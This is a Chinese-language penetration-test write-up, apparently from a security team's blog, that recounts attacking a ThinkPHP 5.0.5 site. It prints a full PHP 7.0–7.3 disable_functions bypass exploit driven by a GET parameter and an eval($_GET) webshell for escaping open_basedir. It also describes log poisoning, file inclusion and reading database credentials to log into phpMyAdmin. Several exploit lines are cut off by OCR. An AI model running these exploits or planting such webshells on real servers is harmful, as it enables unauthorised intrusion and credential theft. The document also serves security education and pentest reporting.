记一次失败的渗透测试

原创 队员编号034 酒仙桥六号部队 7月8日


这是 **酒仙桥六号部队** 的第 **34** 篇文章。

全文共计2880个字，预计阅读时长10分钟。

0 锁定目标初步尝试

在一次渗透测试做信息收集时，发现网站是ThinkPHPV5.0.5，通过泄露信息得到网站真实IP。


直接使用RCE漏洞，成功执行phpinfo。




1 初探绕过disable_functions

准备直接执行命令，弹shell，发现函数被禁用：


看了下disable_functions禁用了以下函数：




拿到shell再说，首先在日志中先写入一句话，然后利用文件包含去包含日志执行代码，大概思路就是这样，先利用报错把一句话写入日志：



因为日志会不断刷新，因此这里需要包含日志重新写入一句话：



成功拿到shell：



经过查找资料，多次尝试以后发现可以通过PHP 7.0 < 7.3 (Unix) – ‘gc’ Disable Functions Bypass。

代码脚本：

```
<?php

# PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
#
# Bug:https://bugs.php.net/bug.php?id=72530
#
# This exploit should work on all PHP 7.0-7.3 versions
# released as of 04/10/2019, specifically:
#
# PHP 7.0 - 7.0.33
# PHP 7.1 - 7.1.31
# PHP 7.2 - 7.2.23
# PHP 7.3 - 7.3.10
#
# Author: https://github.com/mm0r1

pwn($_GET[123]);


```

```
function pwn($cmd) {
    global $abc, $helper;

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >=0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
            $out .= chr($ptr & 0xff);
            $ptr >>= 8;
        }
        return $out;
    }

    function write(&$str, $p, $v, $n = 8) {
        $i = 0;
        for($i = 0; $i < $n; $i++) {
            $str[$p + $i] = chr($v & 0xff);
            $v >>= 8;
        }
    }

    function leak($addr, $p = 0, $s = 8) {
        global $abc, $helper;
        write($abc, 0x68, $addr + $p - 0x10);
        $leak = strlen($helper->a);
        if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
        return $leak;
    }

    function parse_elf($base) {
        $e_type = leak($base, 0x10, 2);

```

```
        $e_phoff = leak($base, 0x20);
        $e_phentsize = leak($base, 0x36, 2);
        $e_phnum = leak($base, 0x38, 2);

        for($i = 0; $i < $e_phnum; $i++) {
            $header = $base + $e_phoff + $i * $e_phentsize;
            $p_type  = leak($header, 0, 4);
            $p_flags = leak($header, 4, 4);
            $p_vaddr = leak($header, 0x10);
            $p_memsz = leak($header, 0x28);

            if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Wri
                # handle pie
                $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vadd
                $data_size = $p_memsz;
            } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Re
                $text_size = $p_memsz;
            }
        }

        if(!$data_addr || !$text_size || !$data_size)
            return false;

        return [$data_addr, $text_size, $data_size];
    }

    function get_basic_funcs($base, $elf) {
        list($data_addr, $text_size, $data_size) = $elf;
        for($i = 0; $i < $data_size / 8; $i++) {
            $leak = leak($data_addr, $i * 8);
            if($leak - $base > 0 && $leak - $base < $text_size) {
                $deref = leak($leak);
                # 'constant' constant check
                if($deref != 0x746e6174736e6f63)
                    continue;
            } else continue;

            $leak = leak($data_addr, ($i + 4) * 8);
            if($leak - $base > 0 && $leak - $base < $text_size) {
                $deref = leak($leak);
```

```
                # 'bin2hex' constant check
                if($deref != 0x786568326e6962)
                    continue;
            } else continue;

            return $data_addr + $i * 8;
        }
    }

    function get_binary_base($binary_leak) {
        $base = 0;
        $start = $binary_leak & 0xfffffffffffff000;
        for($i = 0; $i < 0x1000; $i++) {
            $addr = $start - 0x1000 * $i;
            $leak = leak($addr, 0, 7);
            if($leak == 0x10102464c457f) { # ELF header
                return $addr;
            }
        }
    }

    function get_system($basic_funcs) {
        $addr = $basic_funcs;
        do {
            $f_entry = leak($addr);
            $f_name = leak($f_entry, 0, 6);

            if($f_name == 0x6d6574737973) { # system
                return leak($addr + 8);
            }
            $addr += 0x20;
        } while($f_entry != 0);
        return false;
    }

    class ryat {
        var $ryat;
        var $chtg;

        function __destruct()
```

```
{
            $this->chtg = $this->ryat;
            $this->ryat = 1;
        }
    }

    class Helper {
        public $a, $b, $c, $d;
    }

    if(stristr(PHP_OS, 'WIN')) {
        die('This PoC is for *nix systems only.');
    }

    $n_alloc = 10; # increase this value if you get segfaults

    $contiguous = [];
    for($i = 0; $i < $n_alloc; $i++)
        $contiguous[] = str_repeat('A', 79);

    $poc = 'a:4:{i:0;i:1;i:1;a:1:{i:0;O:4:"ryat":2:{s:4:"ryat";R:3;s:4
    $out = unserialize($poc);
    gc_collect_cycles();

    $v = [];
    $v[0] = ptr2str(0, 79);
    unset($v);
    $abc = $out[2][0];

    $helper = new Helper;
    $helper->b = function ($x) { };

    if(strlen($abc) == 79) {
        die("UAF failed");
    }

    # leaks
    $closure_handlers = str2ptr($abc, 0);
    $php_heap = str2ptr($abc, 0x58);
    $abc_addr = $php_heap - 0xc8;
```

```
180
181     # fake value
182     write($abc, 0x60, 2);
183     write($abc, 0x70, 6);
184
185     # fake reference
186     write($abc, 0x10, $abc_addr + 0x60);
187     write($abc, 0x18, 0xa);
188
189     $closure_obj = str2ptr($abc, 0x20);
190
191     $binary_leak = leak($closure_handlers, 8);
192     if(!($base = get_binary_base($binary_leak))) {
193         die("Couldn't determine binary base address");
194     }
195
196     if(!($elf = parse_elf($base))) {
197         die("Couldn't parse ELF header");
198     }
199
200     if(!($basic_funcs = get_basic_funcs($base, $elf))) {
201         die("Couldn't get basic_functions address");
202     }
203
204     if(!($zif_system = get_system($basic_funcs))) {
205         die("Couldn't get zif_system address");
206     }
207
208     # fake closure object
209     $fake_obj_offset = 0xd0;
210     for($i = 0; $i < 0x110; $i += 8) {
211         write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
212     }
213
214     # pwn
215     write($abc, 0x20, $abc_addr + $fake_obj_offset);
216     write($abc, 0xd0 + 0x38, 1, 4); # internal func type
217     write($abc, 0xd0 + 0x68, $zif_system); # internal func handler
218
219     ($helper->b)($cmd);
```

```
220
221     exit();
222 }
```

上传代码脚本到目标服务器上，成功执行set。

2 深入绕过open_basedir：


发现目标不能访问根目录，查看一下phpinfo发现open_basedir函数限制了访问目录：

max_execution_time	300
max_file_uploads	20
max_input_nesting_level	64
max_input_time	60
max_input_vars	1000
memory_limit	128M
open_basedir	/www/wwwroot/[redacted]/:/tmp/:/proc/
output_buffering	4096
output_encoding	no value
output_handler	no value
post_max_size	50M
precision	14
realpath_cache_size	4096K


使用代码：

```php
<?php
echo 'open_basedir: '.ini_get('open_basedir').'<br>';
echo 'GET: '.$_GET['c'].'<br>';
eval($_GET['c']);
echo 'open_basedir: '.ini_get('open_basedir');
?>
```

成功突破目录限制：



通过敏感信息收集读取到日志文件，发现目标存在phpmyadmin：




得到目录phpmyadmin路径后判断出目标使用了宝塔，宝塔一般默认把phpmyadmin搭建在888端口上面：

找到数据库密码，登录之：

/www/wwwr[redacted]pplication/database.php

```php
<?php
// +----------------------------------------------------------------------
// | ThinkPHP [ WE CAN DO IT JUST THINK ]
// +----------------------------------------------------------------------
// | Copyright (c) 2006~2016 http://thinkphp.cn All rights reserved.
// +----------------------------------------------------------------------
// | Licensed ( http://www.apache.org/licenses/LICENSE-2.0 )
// +----------------------------------------------------------------------
// | Author: liu21st <liu21st@gmail.com>
// +----------------------------------------------------------------------

return [
    // 数据库类型
    'type'              => 'mysql',
    // 服务器地址
    'hostname'          => '127.0.0.1',
    // 数据库名
    'database'          => [redacted],
    // 用户名
    'username'          => [redacted],
    // 密码
    'password'          => '[redacted],
    // 端口
    'hostport'          => '',
